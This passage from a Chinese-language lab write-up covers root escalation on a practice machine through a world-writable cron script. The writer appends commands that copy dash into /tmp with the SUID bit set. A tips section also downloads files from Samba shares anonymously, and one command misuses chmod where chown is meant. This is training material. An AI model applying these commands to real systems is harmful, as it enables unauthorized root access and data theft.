
在内网信息枚举的时候发现可写入sh文件漏洞利用：

```
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
```

1）查找和logrotate相关的文件信息


利用find全局枚举该文件信息：

```
find / -name logrotate* 2>/dev/null
```



发现/etc/cron.d/logrotate文件！

2）查看/etc/cron.d/logrotate文件





```
cat /etc/cron.d/logrotate
*/5 *   * * *   root  /usr/local/sbin/cron-logrotate.sh
```

可看到每五分钟运行一次cron-logrotate.sh！

3）写入dash代码

```
echo "cp /bin/dash /tmp/exploit; chmod u+s /tmp/exploit;chmod root:root /tmp/exploit" >> /usr/local/sbin/cron-lo
grotate.sh
cat /usr/local/sbin/cron-logrotate.sh
```



通过写入代码内容为，复制dash到tmp目录下并赋予最高权限！在tmp目录下生成了exploit可执行文件！


4）运行exploit，获得root权限

```
/tmp/exploit -p
```

因为写入的是dash，用-p获取root

获得root权限！获得flag：

```
cd /root
cat flag.txt
```




获得flag信息！

九、知识拓展小技巧

smbclient连接共享小技巧

Linux smbclient命令可存取SMB/CIFS服务器的用户端程序。
SMB与CIFS为服务器通信协议，常用于Windows95/98/NT等系统。smbclient(samba client)可让Linux系统存取Windows系统所分享的资源。




```
smbclient -L //192.168.40.152
-L 显示服务器端所分享出来的所有资源
```

之前已知kathy和tmp是开放的！


1）连接这2个文件夹

连接kathy文件夹：

```
smbclient ///kathy -I 192.168.40.152 -N

-I<IP地址> 指定服务器的IP地址
-N 不用询问密码

cd kathy_stuff
get todo-list.txt
cd backup
get vsftpd.conf
get wordpress-4.tar.gz
```




通过命令连接后发现三个文件信息都成功下载！

连接tmp文件夹：


连接tmp文件夹，下载文件ls至本地

```
smbclient ///tmp -I 192.168.40.152 -N
get ls
```



通过命令连接后发现文件信息都成功下载！

2）枚举文件信息



成功下载4个文件后，通过阅读查看均无可用信息！

十、总结

通过以上的学习，我们认知了一些红队的小技巧的技术手段，完成了从信息收集到内核提权项目落地，学习到了非常多的技巧，例如nmap全端口信息枚举、FTP信息枚举、Samba信息收集、暴力破解ssh信息枚举、nc信息枚举666端口、枚举12380端口信息收集、Wpscan信息收集、39646 exp利用、Mysql信息枚举、John暴力破解、php-webshell文件上传利用、weevely文件上传利用、webacoo文件上传利用、Msfconsole文件上传上线webshell、mysql INTO OUT文件上传攻陷服务器、Linpeas信息枚举、内核提权、SSH-sudo登录内核提权、计划任务+可写文件提权等等，希望伙伴们能实际操作复现一遍！来巩固自身的渗透技术和技巧！

希望大家提高安全意识，没有网络安全就没有国家安全！